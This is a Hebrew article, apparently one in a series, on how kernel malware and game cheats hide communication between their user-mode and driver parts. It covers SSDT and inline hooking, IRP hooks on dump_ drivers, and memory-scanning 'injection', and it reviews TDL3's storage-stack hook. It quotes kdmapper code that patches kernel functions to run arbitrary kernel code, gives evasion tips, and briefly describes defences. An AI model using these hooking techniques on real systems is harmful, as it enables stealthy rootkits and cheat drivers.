הוקים למבנה ה-SSDT או שיטה חלופית של SSDT inline hooking הם שיטות שעוד כיום משומשות בחלק מהפרויקטים הקשורים לנוזקות או צ'יטים קרנליים לתוכנות מחשב. הקונספט של syscalls שישר עוברים להריץ פעולה הקיימת ב-SSDT והופך את התהליך של תקשורת בין חלקי הנוזקה להרבה יותר טריוויאלית. בצורה כזו, נצטרך רק לבצע הוק בעזרת ה-driver לאחת מהפעולות ב-SSDT ולקרוא ל-WinAPI המתאים לאותו syscall, ככה שבעצם נבצע syscall שיפעיל פעולה אחרת בתוך ה-Driver.

למי שלא יודע מה זה inline hook ואיך אני מתכנן להשתמש בזה עבור המטרה שלנו (לבצע הוק ל-system service), inline hook הוא בעצם תהליך הוק לפעולה מסוימת אך במקום שינוי הכתובת של הפעולה במבנה נתונים שדרכו בדרך כלל קוראים לפעולה (כמו שעושים ב-SSDT Hook רגיל) נשנה את התוכן עצמו של הפעולה.


התוכן הזה בפועל יכול להיות בכל מקום בפעולה אך כדי לקבל שליטה מיידית על הפעולה עם בדיוק אותם פרמטרים שהגיעו מהקורא בדרך כלל נבצע את ה-Hook בתחילת הפעולה.

SSDT Inline Hook בעצם אומר לבצע שינוי לתוכן של תחילת ה-system service בצורה שתעביר את ריצת הקוד לפעולה שאנחנו בנינו מראש.

יש מספר דברים שחשוב לזכור כדי לבצע SSDT Inline Hook:

1. בגלל שכל מבנה ה-SSDT נמצא בזכרון מערכת בתוך ה-image של הקרנל (ntoskrnl.exe) אז כל האיזור של ה-SSDT יהיה read-only, זאת אומרת שכדי לכתוב או לשנות את ה-SSDT או את התוכן של ה-system service עצמו נצטרך להשתמש באחת מהיכולות שלנו לכתוב לזכרון read-only בתור driver (לדוגמא שימוש ב-MDL)
2. אם נרצה לשמור על הפונקציונליות המקורית של הפעולה או לקרוא לה בהמשך נצטרך לשמור את התוכן שדרסנו בתחילת הפעולה כדי לוודא שכל הריצה של הפעולה המקורית מתבצעת בצורה

רגילה. ניתן לעשות זאת בעזרת שמירת התוכן שדרסנו וכתיבת התוכן הזה לתחילת הפעולה כל פעם שנרצה לקרוא לפעולה המקורית:



נוכל לבצע Inter-component Communication בעזרת SSDT Hooks בעזרת מספר שלבים:

1) להפוך את המטרה שלנו ל-syscall שכמעט ולא משתמשים בו, ככה שגם אם יעשה שימוש בו פעם בהרבה זמן שהוא לא החלק האחר של הנוזקה ותהיה התנהגות לא צפויה של הפעולה, זה לא יהיה משהו שיגרום למערכת לחשוב שמשהו לא בסדר קורה. זאת הגישה הכי נפוצה ב-Game Cheats והמטרות בדרך כלל יהיו הפעולות NtAtom... כגון NtAddAtom() או דומות להם. בצורה זו כל התהליך הוא בעצם "לגיטימי" ומקבל תמיכה מהמערכת שנותנת לנו את השלד לתקשורת.

2) לבצע הוק לפעולה מסוימת ולשמור את הפעולה המקורית, במקרה ומגיעה בקשה שאנחנו לא יכולים לסווג כבקשה מחלק הנוזקה שלנו שרץ ב-usermode אנחנו נקרא לפעולה המקורית ונצא מהפעולה. ככה נוכל לוודא שכל הקריאות שאנחנו מטפלים בהם בצורה לא צפויה יהיו רק הקריאות מהחלק האחר של הנוזקה שלנו. נוכל לעשות את זה בעזרת סיפוק פרמטר שבהכרח לא יכול להיות נכון מהתהליך הרגיל שקורא לפעולה, או לספק ערך magic מסוים שיהפוך את הזיהוי של הקריאה מהתהליך לקלה יותר.

3) לבצע trampoline hook - להקצות בזכרון מערכת מקום ל-payload שמה שהוא עושה יהיה לקרוא לפעולה שאנחנו רוצים להריץ במקום הפעולה המקורית, לעשות SSDT Hook עם הכתובת של אותו

אזור זכרון. היעילות שקיימת בצורה זו היא שה-Hook יהיה "פחות חשוד" כי לכאורה הוא פשוט מצביע לאיזור אקראי בזכרון, הרי ה-opcode של פקודת jmp פשוטה הוא כמה בתים, וזכרון רנדומלי שהיה מאוחסן פעם באותו איזור זכרון יכל להיות הסיבה שבאותו מקום יש את התוכן הספציפי הזה. בניגוד ל-SSDT Hook קלאסי שניתן לראות בו הצבעה ישירה לזכרון שנראה כמו תוכנית קוד שלמה עם היגיון מאחוריה. ובניגוד ל-SSDT Inline Hook שבו נהיה חייבים לשנות את התוכן של ה- system service עצמו.

בנוסף לכך לאחר ביצוע ה-Hook נוכל להשתמש במצביע לפעולה המקורית בצורה טבעית ורגילה כדי לקרוא לפעולה שעשינו לה הוק (זכרו - לא שינינו את תוכן הפעולה המקורית ויש לנו עדיין את המצביע אליה בזכרון המערכת) ואפילו כמו שהרבה תוכנות לצ'יטים\נוזקות עושות ניתן גם לשים את ה-payload הקצר בתוך הזכרון של הקרנל עצמו (יש לנו יכולות read-only write בתור driver ואם נמצא code cave ב-text section של הקרנל שהוא איזור זכרון ריק ולא משומש, נוכל לכתוב את ה-Payload לשם ולהטעות את מי שינסה להגן נגדנו עוד יותר).

לצורך הדגמת הקונספט ניתן לראות את תוכנת kdmapper שעליה דיברתי כבר במאמרים הקודמים, התוכנה נועדה להטעין unsigned driver לזכרון מערכת כך שאותו driver יוכל לרוץ בקונטקסט ריצה של kernel mode. בתמונה זו ניתן לראות השיטה שבה kdmapper משתמש להרצת קוד קרנלי - ביצוע inline hook במקרה זה לפעולה NtAddAtom כדי שבמקום הפעולה המקורית תרוץ פעולה אחרת שיכולה להיות מבוססת על כל כתובת קרנלית, כולל הכתובות של הפעולות של ה-driver שלנו. בצורה זו נוכל לקרוא לפעולה של ה-driver שתהיה מוכנה לבצע את הבקשה שלנו וכך נוכל ליצור תקשורת בין 2 הצדדים:

```
bool CallKernelFunction(HANDLE device_handle, T* out_result, uint64_t kernel_function_address,
const A ...arguments)
    {
        constexpr auto call_void = std::is_same_v<T, void>;

        if constexpr (!call_void)
        {
            if (!out_result)
                return false;
        }
        else
        {
            UNREFERENCED_PARAMETER(out_result);
        }

        if (!kernel_function_address)
            return false;

        // Setup function call

        const auto NtGdiDdDDIReclaimAllocations2 =
reinterpret_cast<void*>(GetProcAddress(LoadLibrary("gdi32full.dll"),
"NtGdiDdDDIReclaimAllocations2"));
        const auto NtGdiGetCOPPCompatibleOPMInformation =
reinterpret_cast<void*>(GetProcAddress(LoadLibrary("win32u.dll"),
"NtGdiGetCOPPCompatibleOPMInformation"));

        if (!NtGdiDdDDIReclaimAllocations2 && !NtGdiGetCOPPCompatibleOPMInformation)
        {
```

```
            std::cout << "[-] Failed to get export gdi32full.NtGdiDdDDIReclaimAllocations2 /
win32u.NtGdiGetCOPPCompatibleOPMInformation" << std::endl;
            return false;
        }

        uint64_t kernel_function_ptr = 0;
        uint8_t kernel_function_jmp[] = { 0x48, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0xff, 0xe0 };
        uint64_t kernel_original_function_address = 0;
        uint8_t kernel_original_function_jmp[sizeof(kernel_function_jmp)];

        if (NtGdiDdDDIReclaimAllocations2)
        {
            // Get function pointer (@win32kbase!gDxgkInterface table) used by
NtGdiDdDDIReclaimAllocations2 and save the original address (dxgkrnl!DxgkReclaimAllocations2)
            if (!GetNtGdiDdDDIReclaimAllocations2KernelInfo(device_handle, &kernel_function_ptr,
&kernel_original_function_address))
                return false;

            // Overwrite the pointer with kernel_function_address
            if (!WriteToReadOnlyMemory(device_handle, kernel_function_ptr,
&kernel_function_address, sizeof(kernel_function_address)))
                return false;
        }
        else
        {
            // Get address of NtGdiGetCOPPCompatibleOPMInformation and save the original jmp bytes
+ 0xCC filler
            if (!GetNtGdiGetCOPPCompatibleOPMInformationInfo(device_handle, &kernel_function_ptr,
kernel_original_function_jmp))
                return false;

            // Overwrite jmp with 'movabs rax, <kernel_function_address>, jmp rax'
            memcpy(kernel_function_jmp + 2, &kernel_function_address,
sizeof(kernel_function_address));

            if (!WriteToReadOnlyMemory(device_handle, kernel_function_ptr, kernel_function_jmp,
sizeof(kernel_function_jmp)))
                return false;
        }

        // Call function

        if constexpr (!call_void)
        {
            using FunctionFn = T(__stdcall*)(A...);
            const auto Function = reinterpret_cast<FunctionFn>(NtGdiDdDDIReclaimAllocations2 ?
NtGdiDdDDIReclaimAllocations2 : NtGdiGetCOPPCompatibleOPMInformation);

            *out_result = Function(arguments...);
        }
```

[מקור: https://github.com/Dark7oveRR/kdmapper/blob/master/kdmapper/intel_driver.hpp]

אז מה נוכל לעשות עבור הגנה נגד צורת תקשורת כזו? נצטרך לחפור עמוק יותר במערכת כדי לבצע הגנה נגד שיטה זו, אבל זה בוודאות אפשרי ואפילו משהו קיים בהרבה antivirus-ים קיימים ופתרונות אבטחה כמו patchguard. דבר אחד שנוכל לעשות יהיה לשמור את התוכן המקורי בעליית המערכת של ה- SSDT table ושל ה-system services כדי לוודא שבהמשך ריצת המערכת התוכן לא ישתנה (כי הוא לא אמור להשתנות), בצורה זו נוכל גם לכתוב פשוט את התוכן המקורי והאמיתי שאמור להיות קיים במערכת על גבי התוכן שלא היה קיים שם בהתחלה. דרך אחרת שנוכל להגן נגד זה היא לשמור hash של אותו איזור זכרון, וכך אם משהו קטן משתנה באותו איזור זכרון שלא אמור להשתנות נוכל לזהות את זה, הבעייה

המרכזית בשיטה זו היא שלא נוכל להחזיר את המערכת לקדמותה ללא הקרסת המערכת בכוונה וגרימה ל-reboot.

למי שרוצה ללמוד עוד על שימוש ב-SSDT Hooks ו-SSDT Inline Hooks עבור intercomponent communication הוספתי בסוף המאמר קישור לסדרת סרטונים של היוצר null ב-youtube שמסביר על יצירת kernel cheat בסיסי מאוד למשחקים. זאת הסדרה המקורית שבה השתמשתי כדי להבין יותר בפיתוח קרנלי במערכות Windows ואני ממליץ לכל מי שגם רוצה להכנס לתחום.

תקשורת מבוססת IRP hook

בחלק זה לא אחדש הרבה מהסיבה שהוא כמעט זהה לחלוטין לכל מה שציינתי ב-SSDT Hooks. הסיבה לזה היא ששני מבני הנתונים משרתים את אותה המטרה - לאחסן טבלאת פעולות dispatch שיקראו ברגע שמתבצע תנאי מסוים (ב-SSDT זאת פעולת syscall וב-IRP major function table זאת שליחת IOCTL לאותו ה-driver). ניתן לראות את התהליך של IRP Hook כתהליך יותר מתוחכם כי הוא כולל יותר שלבים מ-SSDT Hook:

1) לבחור על איזה driver אנחנו רוצים לבצע את ה-Hook, כמו תמיד עדיף לבצע את ה-Hook על driver שלא משתמשים בו הרבה או בכלל. דוגמא ל-driver שיכול להתאים למקרה הזה הם סדרת ה-drivers dump_.... סדרה זו אחראית לבצע logging לכל המערכת עבור מקרים שבהם חלק מסוים או אפילו כל המערכת קורסים. כל driver מסדרה זו אחראי ל-Log של אירועים מסוג אחר והם כולם אחראים לשמור את המידע ב-filesystem. מסיבה זו תמיד יהיה driver-ים כאלו כדי שנוכל להשתמש בהם כמטרה, אין להם מטרה אחרת ואין גם שום סיבה שיבדקו את התוכן שעובר דרך אותם driver-ים ולכן נוכל להשתמש בהם.

> You may or may not have spotted 3 drivers in your Windows system that start with the prefix "dump_". These virtual drivers are special and are often referred to as ghost drivers. These ghost drivers are used to have a valid and noncorrupted image when a crash happens. When a crash occurs some drivers that need to save data to the disk may be the drivers that caused the crash, therefore we have a replica of those drivers with the dump_ prefix with the original driver being without the prefix. If we want to save important data to the disk before a crash the ghost drivers can be activated and used. The ghost drivers are monitored and managed by the crashdmp.sys driver and in that driver are some interesting information that I will take up later. In reality, the ghost driver is rarely used but could be abused and modified to anyone's liking.

2) לבחור על איזה major function נרצה לבצע את ה-Hook. כפי שציינתי במאמרים הקודמים כל פעולה הקיימת ב-major function table מייצגת סוג אחר של פעולה שה-driver צריך לממש, לדוגמא פעולה שתופעל ביצירת handle ל-driver, פעולה התופעל ב-device control (שליחת IOCTL) או פעולה שתופעל ב-unload של אותו driver. אין סיבה ש-driver כמו "dump_.....sys" ישתמש ב-device control ולכן נוכל לעשות הוק לאותה פעולה, אך גם נוכל לבצע הוק לפעולות ה-IRP_MJ_WRITE/IRP_MJ_READ ולהפעיל את הפעולות ReadFile/WriteFile בהתאמה מהתהליך שרץ ב-usermode כדי לקרוא לאותן פעולות.

3) ביצוע תהליך ה-hooking עצמו. גם תהליך זה מעט יותר מסובך מביצוע SSDT Hook. ב-SSDT Hook השגנו את בסיס ה-SSDT table עם symbol שהקרנל מייצא לכל תוכנה קרנלית שרוצה לעשות בו שימוש, בעוד שאת ה-IRP major function table נצטרך להשיג מה-DRIVER_OBJECT של אותו driver שמצריך שימוש בפעולה כמו ObReferenceObjectByName.

```
PDRIVER_OBJECT general_helpers::GetDriverObjectADD(PUNICODE_STRING DriverName) {
        PDRIVER_OBJECT DriverObject = NULL;
        if (!NT_SUCCESS(ObReferenceObjectByName(DriverName, OBJ_CASE_INSENSITIVE, NULL, 0,
                *IoDriverObjectType, KernelMode, NULL, (PVOID*)&DriverObject)) || DriverObject == NULL) {
                return NULL;
        }
        return DriverObject;
}
```

4) הקריאה לפעולה שלה ביצענו את ה-Hook. עיקרון השימוש ב-system services כתהליך מ-usermode יותר פשוט - קריאה ל-Win32API המתאים שמסופק מ-ntdll.dll והפעולה תבצע את כל מה שצריך ותעביר את הפרמטרים. כדי להשתמש בפעולה המצוינת ב-IRP נצטרך להשיג קודם כל handle עבור אותו driver בעזרת פעולה כמו CreateFileA ובעזרת ה-symbolic link של ה-driver. בדרך כלל יהיה צריך לבצע כמות מסוימת של הנדסה לאחור כדי למצוא את ה-symbolic link של driver רשמי כמו סדרת ה-dump drivers בהמשך של הדוגמא שנתתי. אם יהיה לנו מזל ה- symbolic link יהיה מצוין כבר בפעולת הכניסה ל-driver כמו בתמונה המצורפת:

```
struct _UNICODE_STRING SymbolicLinkName; // [rsp+50h] [rbp-18h] BYREF
PDEVICE_OBJECT DeviceObject; // [rsp+80h] [rbp+18h] BYREF

DeviceObject = 0i64;
RtlInitUnicodeString(&DestinationString, L"\\Device\\PdFwKrnl");
RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\PdFwKrnl");
qword_140003010 = 0i64;
result = IoCreateDevice(DriverObject, 0, &DestinationString, 0x8000u, 0, 1u, &DeviceObject);
if ( !result )
{
  DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_140001490;
  DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)&sub_140001460;
  DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)DeviceControlIoctlHandler;
  DriverObject->MajorFunction[2] = (PDRIVER_DISPATCH)&sub_140001460;
  result = IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
```

לאחר השגת handle ל-driver נשתמש ב-Win32API המתאימים כדי להפעיל על ה-device של ה-driver את הפעולה שלה עשינו הוק, לדוגמא אם ביצענו הוק לפעולה IRP_MJ_READ של ה-driver אז נוכל להשתמש בפעולה ReadFile() עם ה-handle של ה-driver ולספק איזה פרמטרים שנרצה. הפורמט עבור כל dispatch הוא קבוע (מקבל את ה-device object ואת ה-IRP המייצג את ה-IOCTL) אך בגלל שאנחנו שולטים על הפעולה נוכל לספק אילו פרמטרים שנרצה שבסופו של דבר יופיעו ב-IRP.

אז כפי שציינתי גם ממבט הגנתי וגם ממבט התקפי אין ממש הבדל בין שימוש ב-SSDT ובין שימוש ב- IRP major function table עבור inter-component communication, את שניהם אפשר לעצור, למנוע ולתקן בעזרת log התחלתי של המידע בטבלאות, ובתוך כל פעולה עוד בעליית המערכת ולוודא שהתוכן נשאר אותו דבר (כמובן גם ב-IRP Hooking אפשר לבצע את כל השיטות הנוספות שציינתי ל-SSDT Hook כמו trampoline hook/inline hook).

ניתן לראות דוגמא להגנה שצירפתי בסוף המאמר בשם ProtectionSolution. את הפרויקט הזה אני יצרתי כמוצר נלווה לפרויקט ה-rootkit שלי למערכות Windows והפרויקט מגן בצורות שתיארתי ובצורות נוספות על כל מבני הנתונים הקריטיים של המערכת, על פעולות חשובות שתוקף יכול לעשות בהם שימוש לרעה ועל כל התוכנות הקרנליות שרצות במערכת. בסוף המאמר גם אקשר גם סרטון שמראה את השימוש בשני החלקים שציינתי לפרויקט שהעלתי לצפייה ב-youtube.

תקשורת המבוססת על Process Injection מתוכנן מראש

קונספט ה-APC הוא משהו שדיברתי עליו במאמרים הקודמים - דרך לרוץ תחת קונטקסט ריצה של תהליך מסוים לפי הצורך. בצורה זו כדי להשיג גישה לכל הזכרון של התהליך ולמידע שקיים אצלו נוכל להשתמש באחד מה-WinAPI functions שנותנות לנו אפשרות להוסיף APC עבור אותו תהליך.

אם נרצה לבצע את התקשורת לגמרי ללא העברת מידע בצורה אחרת בין החלקים, נצטרך לבצע מספר תהליכים:


1) השגת ה-Process ID של התהליך הקיים ב-usermode שאיתו אנחנו רוצים לתקשר. נוכל להשיג את המספר בעזרת השם של ה-image של התהליך (שאותו מן הסתם נדע) בשימוש באחד מה- kernel APIs או במעבר ידני ברשימת ה-EPROCESS וחיפוש עבור תהליך עם אותו השם.

2) קביעת פרוטוקול שמירת נתונים ששני הצדדים מודעים אליו. נוכל לבצע את זה בכל מיני דרכים אבל בגלל שאנחנו רוצים אפס אינטרקציה בין החלקים כדי לא לחשוף את עצמנו על ידי פעילות מיותרת, נצטרך למצוא דרך בה ה-Driver יוכל לסרוק את הזכרון של התהליך כדי למצוא את הפרמטרים והנתונים הרלוונטיים לתקשורת.

   דרך מסוימת שבה אפשר לעשות את זה היא ליצור structure עבור כל הנתונים ובתחילתו לשים string מיוחד, ארוך וידוע מראש (לדוגמא: "Hello Driver, My Parameters are here after this string"). בצורה זו ה-driver יוכל לסרוק את הזכרון ולמצוא את המידע המיוחד הזה שסביר מאוד שלא יופיע במקום אחר בזכרון, ומכאן נוכל להתקדם להכנסת פרמטרים באותו ה-structure עבור כל פעולה שנרצה שה-driver יעשה ואפילו נוכל ליצור שדה ב-structure שאומר אם יש פעולה שנרצה לבצע.

3) בהמשך של הדוגמא שהבאתי ה-driver יעבור בלולאה אין סופית על הזכרון עד שימצא את ה-structure, יבצע את הפעולה אם צריך לבצע משהו ויחזור לחפש עבור עוד בקשה. בצורה זו נוכל להשתמש באותו ה-structure ולשנות כל פעם את השדות לפי הפעולה שצריך לבצע (ביצוע הפעולות כמו בדרכי התקשורת האחרות הוא סינכרוני, אז לא תהיה בעייה) או ליצור instances נוספים עבור כל בקשה וכך ה-driver ימשיך לבדוק וימצא את ה-structures השונים בזכרון.

תהליך כזה המשתמש ב-Process Injection יראה כך:



בחלק זה אעבור על דוגמאות לנוזקות קרנליות שעשו שימוש באחת או יותר מהטכניקות שציינתי לפני כן במאמר, אתאר את צורת השימוש באותן טכניקות ואראה איך מימושים אלו יכולים לעזור להשיג את המטרה שהיא inter-component communication מוחבא משאר המערכת.

את הדוגמאות לנוזקות לקחתי מהספר Rootkits And Bootkits של No Starch Press, הספר מתאר דוגמאות רבות של rootkits ושל bootkits בסדר "כרונולוגי" לפי תאריך הופעת הנוזקה לראשונה והתחכום של הנוזקה עצמה ביחס לאחרות של אותה תקופה.

TDL3

TDL או TDSS היא משפחת נוזקות שנחשבו למתוחכמות ומפותחות מאוד לזמן הופעתם לראשונה. כפי שניתן להבין מהשם TDL3 היא הגרסה השלישית של הנוזקה, וכמו כל האחרות הנוזקה הזו מתבססת על שינוי זרימת הנתונים במערכת ושליטה על הפעולות הרצות ברמה הכי נמוכה של מערכת ההפעלה כדי.

זאת, כמובן, על מנת:

1) לקבל יותר שליטה על המערכת
2) למנוע מיותר פתרונות אבטחה לאתר את הנוזקה. ככל שהשכבה יותר "גבוהה" ומוכרת במערכת ההפעלה יהיו יותר פתרונות אבטחה שינסו לוודא שאין באותה שכבה נוזקות ופרצות אבטחה.

הדוגמא שבה אתרכז מתוך נוזקת TDL3 היא הדרך של הנוזקה להחביא קבצים ותיקיות במערכת הקבצים בעזרת IRP hook שעבר שינוי מהדוגמא הקלאסית עבור המטרה. השיטה שכותבי הנוזקה מימשו היא ביצוע הוק לכל ה-driver stack של כונני האחסון ברמה הכי נמוכה של ה-Miniport Driver.

ה-driver stack עבור כונן אחסון במערכת Windows נראה כך:

- filesystem drivers נועדו לממש אחסון של המידע בתוך ה-storage device בפורמט ידוע מראש כך שיהיה ניתן להבין מה המידע שמאוחסן אומר.
- Storage class drivers נועדו לתרגם את הקלט שעובר מה-filesystem drivers ומשאר ה-drivers מעליהם לקלט שה-storage port drivers יבינו.
- Storage port drivers מאפשרים תקשורת בין ה-host-specific storage drivers לבין ה--hardware specific storage drivers, כלומר לספק למפתחי ה-drivers אפשרות ליצור תקשורת הכרחית עם החומרה ולבצע את המניפולציות הדרושות.

תהליך ה-hooking מתחיל מניסיון להשיג handle ל-miniport driver שבו מתבצעים כמה שלבים:

1) השגת ה-handle ל-DEVICE_OBJECT של ה-storage class driver בעזרת ה-symbolic link שנראה ככה: \\??\\PhysicalDriveXX (XX יוחלף במספר של ה-disk hard במערכת).

2) ירידה למטה בעץ ה-drivers שאחראי לטפל בפעולה הרלוונטית (במקרה זה storage Input/Output) לפי הערך NextDevice שמצביע ל-DEVICE_OBJECT הבא בתור. כל פעם שיש driver חדש שצריך להוסיף ל-stack יבוצע שימוש בפעולה **IoAttachDeviceToDeviceStack** שתוסיף את ה-device לסוף ה-stack. ה-device האחרון ב-stack יהיה ה-device שמתאים ל-storage port driver שאותו נרצה לתקוף.

כבר פה ניתן לראות את הכוונה בהתקפה של השכבות הכי נמוכות במערכת ההפעלה - כדי לתקוף את מערכת האחסון אנחנו הולכים ל-drivers הכי נמוכים במערכת שניתן להשפיע עליהם.

Syntax

C++ Copy

```c
typedef struct _DEVICE_OBJECT {
  CSHORT                    Type;
  USHORT                    Size;
  LONG                      ReferenceCount;
  struct _DRIVER_OBJECT     *DriverObject;
  struct _DEVICE_OBJECT     *NextDevice;
  struct _DEVICE_OBJECT     *AttachedDevice;
  struct _IRP               *CurrentIrp;
  PIO_TIMER                 Timer;
  ULONG                     Flags;
  ULONG                     Characteristics;
  __volatile PVPB           Vpb;
  PVOID                     DeviceExtension;
  DEVICE_TYPE               DeviceType;
  CCHAR                     StackSize;
  union {
    LIST_ENTRY         ListEntry;
    WAIT_CONTEXT_BLOCK Wcb;
  } Queue;
  ULONG                     AlignmentRequirement;
  KDEVICE_QUEUE             DeviceQueue;
  KDPC                      Dpc;
  ULONG                     ActiveThreadCount;
  PSECURITY_DESCRIPTOR      SecurityDescriptor;
  KEVENT                    DeviceLock;
  USHORT                    SectorSize;
  USHORT                    Spare1;
  struct _DEVOBJ_EXTENSION *DeviceObjectExtension;
  PVOID                     Reserved;
} DEVICE_OBJECT, *PDEVICE_OBJECT;
```

3) אחרי שהגענו לסוף ה-stack ולפי התיאור של DEVICE_OBJECT שניתן לראות למעלה, קל מאוד להגיע ל-DRIVER_OBJECT של ה-storage port driver ואל ה-IRP major function table שנמצא בתוכו.

תהליך ה-hooking ממשיך ביצירת DRIVER_OBJECT זדוני וחדש לגמרי בזכרון מערכת, שאליו אנחנו נכניס את המצביעים לפעולות המתאימות שנממש אצלינו ב-driver. את המצביע ב-device object של ה- storage port driver נשנה למצביע של ה-driver object הזדוני וכך בעצם ביצענו hooking לכל פעילות האחסון


שמתרחשת במערכת. את כל הפעולות שה-Driver לא רוצה\צריך לממש כותבי הנוזקה מילאו בכתובות של הפעולות המקוריות ב-IRP major function table, ואת אלו שרצו לשלוט בהם שינו לפי הצורך.

